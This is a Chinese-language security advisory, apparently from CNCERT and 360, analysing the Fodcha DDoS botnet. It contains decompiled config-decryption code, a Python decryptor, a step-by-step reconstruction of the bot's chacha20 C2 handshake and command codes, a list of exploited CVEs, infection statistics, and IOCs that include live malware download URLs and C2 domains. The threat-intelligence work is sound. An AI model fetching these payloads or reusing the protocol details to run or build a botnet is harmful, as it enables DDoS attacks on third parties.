关于 Fodcha 僵尸网络大规模传播的风险提示

本报告由国家互联网应急中心（CNCERT）与三六零数字安全科技集团有限公司共同发布。

一、 概述

近期，国家互联网应急中心（CNCERT）与三六零数字安全科技集团有限公司共同监测发现一个新的且在互联网上快速传播的 DDoS 僵尸网络，通过跟踪监测发现其每日上线境内肉鸡数（以 IP 数计算）已超过 1 万、且每日会针对超过 100 个攻击目标发起攻击，给网络空间带来较大威胁。由于该僵尸网络最初使用的 C2 域名 folded.in，以及使用 chacha 算法来加密网络流量，我们将其命名为 Fodcha。

二、 僵尸网络分析

（一）相关样本分析

Fodcha 僵尸网络包括针对 mips、mpsl、arm、x86 等 CPU 架构的样本。在近 3 个月的时间中，我们捕获的 Fodcha 样本可以分成 v1、v2 二个版本，它们的主要功能几乎是一样的，通过交叉对比不同版本，我们总结了 Fodcha 的以下 4 个主要特性，可以看出 Fodcha 运营者试图隐藏 C2 并在 C2 之间进行负载均衡。

版本	C2	CHACHA20 加密	C2 格式	域名 IP 映射	IP 端口映射
v1	folded.in	yes	plaintext	1:N	N:1
v2	fridgexperts.cc	yes	ciphertext	1:N	N:10

本文选取最新的 V2 X86 CPU 架构的样本为主要的分析对象，它的基本信息如下：

8ea56a9fa9b11b15443b369f49fa9719
ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
Packer:None

Fodcha 的功能非常简单，当它在被侵入设备运行时，首先会检测运行时的参数，如果不带参数，则直接退出，这是一种对沙箱抽取 IOC 行为的简单对抗；如果带有参数，则首先解密出 C2、进程操作动作等配置信息，在 Console 上输出 here we are，然后使用随机字串伪装进程名，最后和 C2 建立通信，等待执行 C2 下发的指令。下文将着重介绍 Fodcha 的解密方法和网络通信。

Fodcha 使用一种多重 Xor 的加密方式来保护其配置信息。

```
v0 = &C2;
v1 = calloc(0x10u, 1u);
byte_8052184 = 15;
dword_8052180[0] = (int)v1;
v2 = 0;
do
{
  v3 = *v0++ ^ aFjifnaefsedifs[v2 % 20];
  *(_BYTE *)(v2 + dword_8052180[0]) = v3 % 255;
  v4 = v2++;
  *(_BYTE *)(dword_8052180[0] + v4) ^= dword_8052028;
}
while ( v2 != 15 );
v5 = 0;
do
{
  *(_BYTE *)dword_8052180[0] ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 1) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 2) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 3) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 4) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 5) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 6) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 7) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 8) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 9) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 10) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 11) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 12) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 13) ^= aFjifnaefsedifs[v5];
  v6 = aFjifnaefsedifs[v5++];
  *(_BYTE *)(dword_8052180[0] + 14) ^= v6;
}
while ( v5 != 20 );
```

图 1　配置信息加密

其对应的 python 实现如下所示，以样本中的密文 EB D3 EB C9 C2 EF F6 FD FD FC FB F1 A3 FB E9 为例，解密后正是 Fodcha 的 C2：fridgexperts.cc。

```
    cipher=[  0xEB, 0xD3, 0xEB, 0xC9, 0xC2, 0xEF, 0xF6,
0xFD, 0xFD, 0xFC,
      0xFB, 0xF1, 0xA3, 0xFB, 0xE9]
```

```
    key=[0x66, 0x4A, 0x69, 0x46, 0x4E, 0x61, 0x65, 0x66,
0x73, 0x65,
     0x64, 0x69, 0x66, 0x73, 0x61, 0x69, 0x66, 0x73,
0x69,00]

    tmp=[]

    for i in range(len(cipher)):
        tmp.append((cipher[i] ^ key[i])%0xff^0xbe)

    for i in range(len(tmp)):
        for j in key:
            tmp[i]^=j
    out=''.join([chr(i) for i in tmp])

    print out
```

图 2　解密 C2 信息

Fodcha 通过以下代码片段和 C2 建立连接，其中 C2 域名的 DNS A 记录 IP 与 PORT 的对应关系为 N:10（肉鸡会从 10 个端口列表中随机选择端口）。

```
v4.sin_family = 2;
*(_DWORD *)&v4.sin_port = (unsigned __int16)__ROR2__(port_list[rand_next() % 0xAu], 8);
v0 = (char *)val_get(0, 0);
v1 = (void **)sub_804E4E0(v0);
v2 = v1;
if ( v1 )
{
  v3 = v1[1];
  v4.sin_addr.s_addr = v3[rand_next() % (unsigned int)*(unsigned __int8 *)v1];
  wrap_free(v2);
  fd = __GI_socket(2, 1, 0);
  __GI___libc_fcntl(fd, 4, (struct flock *)0x800, v4.sin_port);
  __libc_connect(fd, &v4, 16);
```

图 3　随机选择端口

图 4　域名、IP 和端口映射关系

当成功和 C2 建立连接后，Bot 与 C2 必须经过 5 轮交互，才能真正和 C2 建立通信，下图为 arm 架构下实际产生的网络流量。

```
00000000  ee 00 00 11 ff                                    .....
    00000000  26 14 2d 4d 58 d2 9e 26  67 98 bc e4 ef 69 b9 04   &.-MX..& g....i..
    00000010  e6 d0 73 17 5c 4f 71 33  9f 97 18 f7 31 8d d4 d6   ..s.\Oq3 ....1...
    00000020  2f 8a 5c da 57 50 a6 64  d7 98 f5 5d              /.\.WP.d ...]
00000005  99 9e 95 f6 32                                    ....2
    0000002C  55 00 00 aa ff                                    U....
0000000A  fe 00 03 fe fe                                    .....
0000000F  ad ec f8                                          ...
```

图 5　arm 架构下 Bot 与 C2 交互通信

Step 1：Bot--->C2（定长 5 字节）

硬编码的 ee 00 00 通过 tcp/ip checksum 方法，计算得到 2 字节的校验值 0xff11，将它填到末尾 2 字节处，变成 ee 00 00 11 ff。

```
def checksum(data):
 s = 0
 n = len(data) % 2
 for i in range(0, len(data)-n, 2):
  s+= ord(data[i]) + (ord(data[i+1]) << 8)
 if n:
```

```
 s+= ord(data[i+1])
while (s >> 16):
 s = (s & 0xFFFF) + (s >> 16)
s = ~s & 0xffff
return s
```

图 6　Bot 生成第一步上线包

Step 2：C2--->BOT(2 次，第一次 32 字节；第二次 12 字节)

C2 端生成 chacha20 算法的 key 与 nonce，这两个值不是固定的，每次上线后接受的 chacha20 密钥并不相同。

```
前 32 字节为 chacha20 算法的 key

26 14 2d 4d 58 d2 9e 26  67 98 bc e4 ef 69 b9 04
e6 d0 73 17 5c 4f 71 33  9f 97 18 f7 31 8d d4 d6

后 12 字节为 chacha20 算法的 nonce

2f 8a 5c da 57 50 a6 64  d7 98 f5 5d
```

图 7　C2 生成 chacha20 算法参数

Step 3：BOT--->C2（定长 5 字节）

硬编码的 55 00 00 通过 checksum，计算得到校验值 0xffaa，填到末尾 2 字节，变成 55 00 00 aa ff。使用 chacha20 算法加密，轮数为 1，得到 99 9e 95 f6 32。

Step 4：C2--->BOT(定长 5 字节)

此时如果收到的 5 字节为 0x55 开头，说明前面的交互是对的，要求 BOT 开始发送分组信息。

Step 5：Bot--->C2(2 次，第一次 5 字节，第二次分组)

第一次，硬编码的 fe 00 00，第三个字节真为分组长度，变成 fe 00 03，计算得到校验值 0xfefe，填到尾部得到 fe 00 03 fe fe。

第二次，设定分组字串“arm”，使用 chacha20 加密，轮数为 1，得到 ad ec f8。

至此 BOT 成功上线，开始等待执行 C2 下发的指令，指令码及其含义如下所示：

0x69，Heartbeat；0xEB，DDoS Attack；0xFB，Exit。

```
   00000031  69 00 00 96 ff                                    i....
00000012  70 00 00 8f ff                                    p....
   00000036  69 00 00 96 ff                                    i....
00000017  70 00 00 8f ff                                    p....
```

图 8　C2 与 Bot 进行心跳交互

（二）传播方式分析

通过跟踪监测，我们发现 Fodcha 主要通过以下 NDay 漏洞和 Telnet/SSH 弱口令传播，另外根据我们的数据分析，Fodcha 的运营者还会利用 Telnet 爆破工具进行 Telent 暴力破解。



图 9　C2 与 Bot 进行心跳交互

漏洞	受影响设备/服务
安卓 ADB 调试服务远程命令执行 EDB-ID-39328	Android
Gitlab 图片文件验证绕过 CVE-2021-22205	GitLab
Realtek SDK 命令注入 CVE-2021-35394	Realtek Jungle SDK
JAWS WEB 服务未授权命令执行 EDB-ID-41471	MVPower DVR
LILIN DVR 远程命令执行	LILIN DVR
TOTOLINK 路由器后门 EDB-ID-37770	TOTOLINK Routers
ZHONE 路由器 Web 服务远程命令执行 EDB-ID-38453	ZHONE Router

三、 僵尸网络感染规模

通过监测分析发现，2022 年 3 月 29 日至 4 月 10 日 Fodcha 僵尸网络日上线境内肉鸡数最高达到 1.5 万台，累计感染肉鸡数达到 6.2 万。每日境内上线肉鸡数情况如下。



图 10 每日上线境内肉鸡数

Fodcha 僵尸网络位于境内肉鸡按省份统计，排名前三位的分别为山东省 (12.9%)、辽宁省 (11.8%) 和浙江省 (9.9%)；按运营商统计，联通占 59.9%，电信占 39.4%，移动占 0.5%。



图 11 境内肉鸡按省份和运营商分布

四、 僵尸网络攻击动态

通过跟踪监测发现，Fodcha 僵尸网络从诞生起就一直对外发起 DDoS 攻击，且攻击行为非常活跃。攻击最猛烈的时

候是 2022-03-01，跟踪到超过 130k 条指令。最近一周，日均指令超过 7k，针对超过 100 个攻击目标。其攻击目标趋势如下：

图 12 Fodcha 攻击趋势

同时，我们从 DNS 的角度，也可以清晰的看到该家族的 C2 域名在 2022-03-19 前后做了一次更替，对应前述样本分析部分中 v1 到 v2 的转变。

图 13 Fodcha 域名更换情况

五、 防范建议

请广大网民强化风险意识，加强安全防范，避免不必要的经济损失，主要建议包括：1、及时修复相关系统漏洞。2、不使用弱密码或默认密码，定期更换密码。

当发现主机感染僵尸木马程序后，立即核实主机受控情况和入侵途径，并对受害主机进行清理。

六、 相关 IOC

样本 MD5：

0e3ff1a19fcd087138ec85d5dba59715

1b637faa5e424966393928cd6df31849

208e72261e10672caa60070c770644ba

2251cf2ed00229c8804fc91868b3c1cb

2a02e6502db381fa4d4aeb356633af73

2ed0c36ebbeddb65015d01e6244a2846

2fe2deeb66e1a08ea18dab520988d9e4

37adb95cbe4875a9f072ff7f2ee4d4ae

3fc8ae41752c7715f7550dabda0eb3ba

40f53c47d360c1c773338ef5c42332f8

4635112e2dfe5068a4fe1ebb1c5c8771

525670acfd097fa0762262d9298c3b3b

54e4334baa01289fa4ee966a806ef7f1

5567bebd550f26f0a6df17b95507ca6d

5bdb128072c02f52153eaeea6899a5b1

6244e9da30a69997cf2e61d8391976d9

65dd4b23518cba77caab3e8170af8001

6788598e9c37d79fd02b7c570141ddcf

760b2c21c40e33599b0a10cf0958cfd4

792fdd3b9f0360b2bbee5864845c324c

7a6ebf1567de7e432f09f53ad14d7bc5

9413d6d7b875f071314e8acae2f7e390

954879959743a7c63784d1204efc7ed3

977b4f1a153e7943c4db6e5a3bf40345

9defda7768d2d806b06775c5768428c4

9dfa80650f974dffe2bda3ff8495b394

a996e86b511037713a1be09ee7af7490

b11d8e45f7888ce85a67f98ed7f2cd89

b1776a09d5490702c12d85ab6c6186cd

b774ad07f0384c61f96a7897e87f96c0

c99db0e8c3ecab4dd7f13f3946374720

c9cbf28561272c705c5a6b44897757ca

cbdb65e4765fbd7bcae93b393698724c

d9c240dbed6dfc584a20246e8a79bdae

e372e5ca89dbb7b5c1f9f58fe68a8fc7

ebf81131188e3454fe066380fa469d22

fe58b08ea78f3e6b1f59e5fe40447b11

下载链接：

http://139.177.195.192/bins/arm

http://139.177.195.192/bins/arm5

http://139.177.195.192/bins/arm7

http://139.177.195.192/bins/mips

http://139.177.195.192/bins/realtek.mips

http://139.177.195.192/bins/realtek.mpsl

http://139.177.195.192/blah

http://139.177.195.192/linnn

http://139.177.195.192/skidrt

http://139.177.195.192/z.sh

http://162.33.179.171/bins/arm

http://162.33.179.171/bins/arm7

http://162.33.179.171/bins/mpsl

http://162.33.179.171/bins/realtek.mips

http://162.33.179.171/bins/realtek.mpsl

http://162.33.179.171/blah

http://162.33.179.171/k.sh

http://162.33.179.171/linnn

http://162.33.179.171/z.sh

http://206.188.197.104/bins/arm7

http://206.188.197.104/bins/realtek.mips

http://206.188.197.104/skidrt

http://31.214.245.253/bins/arm

http://31.214.245.253/bins/arm7

http://31.214.245.253/bins/mips

http://31.214.245.253/bins/mpsl

http://31.214.245.253/bins/x86

http://31.214.245.253/k.sh

http://31.214.245.253/kk.sh

控制域名：

folded.in

fridgexperts.cc